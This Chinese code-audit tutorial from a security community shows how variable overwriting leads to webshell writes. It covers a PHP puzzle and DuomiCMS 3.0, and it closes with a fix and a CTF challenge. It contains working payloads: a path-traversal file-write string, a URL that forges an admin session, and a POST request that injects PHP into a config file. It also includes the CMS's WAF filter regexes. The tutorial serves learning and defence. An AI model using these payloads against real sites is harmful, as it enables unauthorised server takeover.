[红日安全]代码审计Day14 - 从变量覆盖到getshell

红日安全 / 2018-10-16 11:21:40 / 浏览数 3791 安全技术 漏洞分析 顶(0) 踩(0)

本文由红日安全成员： 七月火 编写，如有不当，还望斧正。

前言

大家好，我们是红日安全-代码审计小组。最近我们小组正在做一个PHP代码审计的项目，供大家学习交流，我们给这个项目起了一个名字叫 PHP-Audit-Labs 。现在大家所看到的系列文章，属于项目 第一阶段 的内容，本阶段的内容题目均来自 PHP SECURITY CALENDAR 2017 。对于每一道题目，我们均给出对应的分析，并结合实际CMS进行解说。在文章的最后，我们还会留一道CTF题目，供大家练习，希望大家喜欢。下面是 第14篇 代码审计文章：


Day 14 - Snowman

题目叫做雪人，代码如下：

```php
class Carrot {
    const EXTERNAL_DIRECTORY = '/tmp/';
    private $id;
    private $lost = 0;
    private $bought = 0;

    public function __construct($input) {
        $this->id = rand(1, 1000);

        foreach ($input as $field => $count) {
            $this->$field = $count++;
        }
    }

    public function __destruct() {
        file_put_contents(
            self::EXTERNAL_DIRECTORY . $this->id,
            var_export(get_object_vars($this), true)
        );
    }
}

$carrot = new Carrot($_GET);
```


漏洞解析 ：

这道题目讲的是一个 变量覆盖 与 路径穿越 问题。在 第10-11行 处， Carrot 类的构造方法将超全局数组 $_GET 进行变量注册，这样即可覆盖 第8行 已定义的 $this-> 变量。而在 第16行 处的析构函数中， file_put_contents 函数的第一个参数又是由 $this-> 变量拼接的，这就导致我们可以控制写入文件的位置，最终造成任意文件写入问题。下面我们试着使用 payload ：id=../var/www/html/shell.php&shell=',)%0a<?php phpinfo();?>// 写入 webshell ：



实例分析


本次实例分析，我们选取的是 DuomiCMS_3.0 最新版。该CMS存在全局变量注册问题，如果程序编写不当，会导致变量覆盖，本次我们便来分析由变量覆盖导致的getshell 问题。

首先我们先来看一下该CMS中的全局变量注册代码，该代码位于 duomiphp/common.php 文件中，如下：

```php
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v) ${$_k} = _RunMagicQuotes($_v);
}
```

```php
function _RunMagicQuotes(&$svar)
{
    if(!get_magic_quotes_gpc())
    {
        if( is_array($svar) )
        {
            foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
        }
        else
        {
            $svar = addslashes($svar);
        }
    }
    return $svar;
}
```

其中 _RunMagicQuotes 函数将特殊符号，使用 addslashes 函数进行转义处理。我们来搜索 fwrite 函数，看看是否存在可利用的写文件程序（为了写 shell ）。phpstorm 程序搜索结果如下：



我们可以看到有一个 admin\admin_ping.php 文件中，存在可利用的地方，因为其写入的目标文件为 PHP 程序，且写入内容中存在两个可控变量。其代码具体如下：

```php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $weburl= $_POST['weburl'];
    $token = $_POST['token'];
    $open=fopen("../data/admin/ping.php","w" );
    $str='<?php ';
    $str.='$weburl = "';
    $str.="$weburl";
    $str.='"; ';
    $str.='$token = "';
    $str.="$token";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
}
```


$weburl 变量和 $token 变量从 POST方式 获取，其变量也只是经过 _RunMagicQuotes 函数过滤处理，以及 duomiphp\webscan.php 文件的过滤规则，但是并不影响我们写shell。过滤规则具体如下：

```php
// duomiphp\webscan.php
$getfilter = "\\<.+javascript:window\\[.{1}\\\\x|<.*=(&#\\d+;?)+?>|<.*(data|src)=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[a-z]+?\\b[^>]*?\\bon([a-z]{4,})\s*?=|^\\+\\/v(8|9)|\\b(and|or)\\b\s*?([\\(\)]'\"\\d]+?=[\\(\)]'\"\\d]+?|[\\(\)]'\"a-zA-Z]+?=[\\(\)]'\"a-zA-Z]+?|>|<|\s+?[\w]+?\\s+?\bin\b\s*?\(|\\blike\b\s+?[\"']|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$postfilter = "<.*=(&#\\d+;?)+?>|<.*data=data:text\\/html.*>|\\b(alert\\(|confirm\\(|expression\\(|prompt\\(|benchmark\s*?\(.*\)|sleep\s*?\(.*\)|\\b(group_)?concat[\s\\/\\*]*?\\([^\\)]+?\\)|\bcase[\s\/\*]*?when[\s\/\*]*?\([^\)]+?\)|load_file\s*?\\()|<[^>]*?\\b(onerror|onmousemove|onload|onclick|onmouseover)\\b|\\b(and|or)\\b\s*?([\\(\)]'\"\\d]+?=[\\(\)]'\"\\d]+?|[\\(\)]'\"a-zA-Z]+?=[\\(\)]'\"a-zA-Z]+?|>|<|\s+?[\w]+?\\s+?\bin\b\s*?\(|\\blike\b\s+?[\"']|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)(\(.+\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
$cookiefilter = "benchmark\s*?\(.*\)|sleep\s*?\(.*\)|load_file\s*?\\(|\\b(and|or)\\b\\s*?([\\(\)]'\"\\d]+?=[\\(\)]'\"\\d]+?|[\\(\)]'\"a-zA-Z]+?=[\\(\)]'\"a-zA-Z]+?|>|<|\s+?[\w]+?\\s+?\bin\\b\\s*?\(|\\blike\\b\\s+?[\"']|\\/\\*.*\\*\\/|<\\s*script\\b|\\bEXEC\\b|UNION.+?SELECT\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)|UPDATE\s*(\(.+\)\s*|@{1,2}.+?\s*|\s+?.+?|(`|'|\").*?(`|'|\")\s*)SET|INSERT\\s+INTO.+?VALUES|(SELECT|DELETE)@{0,2}(\\(.+\\)|\\s+?.+?\\s+?|(`|'|\").*?(`|'|\"))FROM(\\(.+\\)|\\s+?.+?|(`|'|\").*?(`|'|\"))|(CREATE|ALTER|DROP|TRUNCATE)\\s+(TABLE|DATABASE)";
```

然而要想利用这个文件，我们就必须是 admin
身份，不然没有权限访问该文件。所以我们看看该CMS是如何对用户身份进行认定的，是否可以利用之前的变量覆盖来伪造身份呢？

跟进 admin\admin_ping.php 文件开头包含的 admin\config.php 文件，那么我们要关注的是如下代码：

```php
require_once(duomi_INC."/check.admin.php");
........
//检验用户登录状态
$cuserLogin = new userLogin();
if($cuserLogin->getUserID()==-1)
{
    header("location:login.php?gotopage=".urlencode($EkNowurl));
    exit();
}
```


我们需要知道程序是如何对用户的身份进行处理的，跟进 duomiphp\check.admin.php 文件，关注如下代码：

```php
class userLogin
{
    var $userName = '';
    var $userPwd = '';
    var $userID = '';
    var $adminDir = '';
    var $groupid = '';
    var $keepUserIDTag = "duomi_admin_id";
    var $keepgroupidTag = "duomi_group_id";
    var $keepUserNameTag = "duomi_admin_name";
    //php5构造函数
    function __construct($admindir='')
    {
        global $admin_path;
        if(isset($_SESSION[$this->keepUserIDTag]))
        {
            $this->userID = $_SESSION[$this->keepUserIDTag];
            $this->groupid = $_SESSION[$this->keepgroupidTag];
            $this->userName = $_SESSION[$this->keepUserNameTag];
        }
        ......
    }
    ......
}
```



我们可以看到这里记录了用户名字、所属组、用户，再来看看 admin 所对应的这三个值分别是多少。找到 admin\login.php 文件，如下图，我们只要让 checkUser 方法返回1即是admin用户。

```php
require_once(duomi_INC."/check.admin.php");
if($dopost=='login')
{
    $validate = empty($validate) ? '' : strtolower(trim($validate));
    $svali = strtolower(GetCkVdValue());
    if($validate=='' || $validate != $svali)
    {
        ResetVdValue();
        ShowMsg('验证码不正确!','-1');
        exit();
    }
    else
    {
        $cuserLogin = new userLogin($admindir);
        if(!empty($userid) && !empty($pwd))
        {
            $res = $cuserLogin->checkUser($userid,$pwd);
            //success
            if($res==1)
            {
                $cuserLogin->keepUser();
                if(!empty($gotopage))
                {
                    ShowMsg('成功登录，正在转向管理管理主页！',$gotopage);
                    exit();
                }
                else
                {
                    ShowMsg('成功登录，正在转向管理管理主页！',"index.php");
                    exit();
                }
            }
            ........
        }
        ........
    }
}
```


跟进 duomiphp\check.admin.php 文件的 checkUser 方法，具体代码如下：

```php
function checkUser($username,$userpwd)
{
    global $dsql;

    //只允许用户名和密码用0-9,a-z,A-Z,'@','_','.','-'这些字符
    $this->userName = m_ereg_replace("[^0-9a-zA-Z_@!\.-]",'',$username);
    $this->userPwd = m_ereg_replace("[^0-9a-zA-Z_@!\.-]",'',$userpwd);
    $pwd = substr(md5($this->userPwd),5,20);
    $dsql->SetQuery("Select * From `duomi_admin` where name like '".$this->userName."' and state='1' limit 0,1");
    $dsql->Execute();
    $row = $dsql->GetObject();
    if(!isset($row->password))
    {
        return -1;
    }
    else if($pwd!=$row->password)
    {
        return -2;
    }
    else
    {
        $loginip = GetIP();
        $this->userID = $row->id;
        $this->groupid = $row->groupid;
        $this->userName = $row->name;
        $inquery = "update `duomi_admin` set loginip='$loginip',logintime='".time()."' where id='".$row->id."'";
        $dsql->ExecuteNoneQuery($inquery);
        return 1;
    }
}
```


我们直接使用正确admin账号密码登录后台，可以观察到admin用户对应的用户和所属组均为1。



那么现在我们只要利用变量覆盖漏洞，覆盖 session 的值，从而伪造 admin 身份，然后就可以愉快的写shell了。

漏洞利用

我们需要先找一些开启 session_start 函数的程序来辅助我们伪造身份，我们这里就选择 member/share.php 文件。


```
→  html grep -Rni "session_start("
mobile/video/index.php:2:session_start();
member/share.php:2:session_start();
member/mypay.php:2:session_start();
member/cpwd.php:2:session_start();
member/videoadd.php:2:session_start();
member/login.php:2:session_start();
member/exchange.php:2:session_start();
member/invitation.php:2:session_start();
member/mybuy.php:2:session_start();
member/myshow.php:2:session_start();
member/exit.php:2:session_start();
member/reg.php:2:session_start();
member/index.php:2:session_start();
video/index.php:2:session_start();
duomiphp/vdimgck.php:10:session_start();
duomiphp/core.class.php:1521:                                    @session_start();
duomiphp/core.class.php:2057:                                    @session_start();
duomiphp/core.class.php:3833:                                    @session_start();
duomiphp/common.func.php:188:   @session_start();
duomiphp/common.func.php:195:   @session_start();
duomiphp/common.func.php:3166:  @session_start();
duomiphp/check.admin.php:14:session_start();
duomiphp/ajax.php:251:  @session_start();
interface/gbook.php:2:session_start();
interface/comment.php:2:session_start();
interface/comment/api/send.php:2:session_start();
interface/comment/api/index.php:2:session_start();
→  html
```

我们先访问如下 payload ：

```
http://localhost/member/share.php?_SESSION[duomi_group_]=1&_SESSION[duomi_admin_]=1
```

当我们访问 payload 后，我们对应 session 的用户和所属组都变成了1。然后，我们再POST如下数据包写入webshell：

```
POST /admin/admin_ping.php?action=set HTTP/1.1
Host: www.localhost.com
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

weburl=";phpinfo();//&token=
```



修复建议

实际上，这个漏洞和 Dedecms 变量覆盖漏洞很相似。而在 Dedecms
的官方修复代码中，多了检测变量名是否为PHP原有的超全局数组，如果是，则直接退出并告知变量不允许，具体修复代码如下：

```php
function _RunMagicQuotes(&$svar)
{
    if(!get_magic_quotes_gpc())
    {
        if( is_array($svar) )
        {
            foreach($svar as $_k => $_v) $svar[$_k] = _RunMagicQuotes($_v);
        }
        else
        {
            if( strlen($svar)>0 && preg_match('#^(cfg_|GLOBALS|_GET|_POST|_COOKIE|_SESSION)#',$svar) )
            {
              exit('Request var not allow!');
            }
            $svar = addslashes($svar);
        }
    }
    return $svar;
}
```


结语

看完了上述分析，不知道大家是否对 变量覆盖 导致的漏洞有了更加深入的理解，文中用到的 CMS 可以从这里(DuomiCMS_3.0)下载，当然文中若有不当之处，还望各位斧正。如果你对我们的项目感兴趣，欢迎发送邮件到 hongrisec@gmail.com 联系我们。Day14 的分析文章就到这里，我们最后留了一道CTF题目给大家练手，题目如下：链接: https://pan.baidu.com/s/1pHjOVK0Ib-tjztkgBxe3nQ 密码: 59t2（题目环境：PHP5.2.x）

题解我们会阶段性放出，如果大家有什么好的解法，可以在文章底下留言，祝大家玩的愉快！

上一篇：微信分享如何自定义域名，绕过js安... 下一篇：护网杯2018 easy_lara...

1. 2 条回复

红日安全 2018-10-16 11:24:45

关于更多DuomiCMS的漏洞挖掘，可以参考：DuomiCMS3.0最新版漏洞挖掘

1 回复Ta

blackd**** 2019-03-18 13:22:42

你好，复现不成功，

在访问第一步也存在一个跳转

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板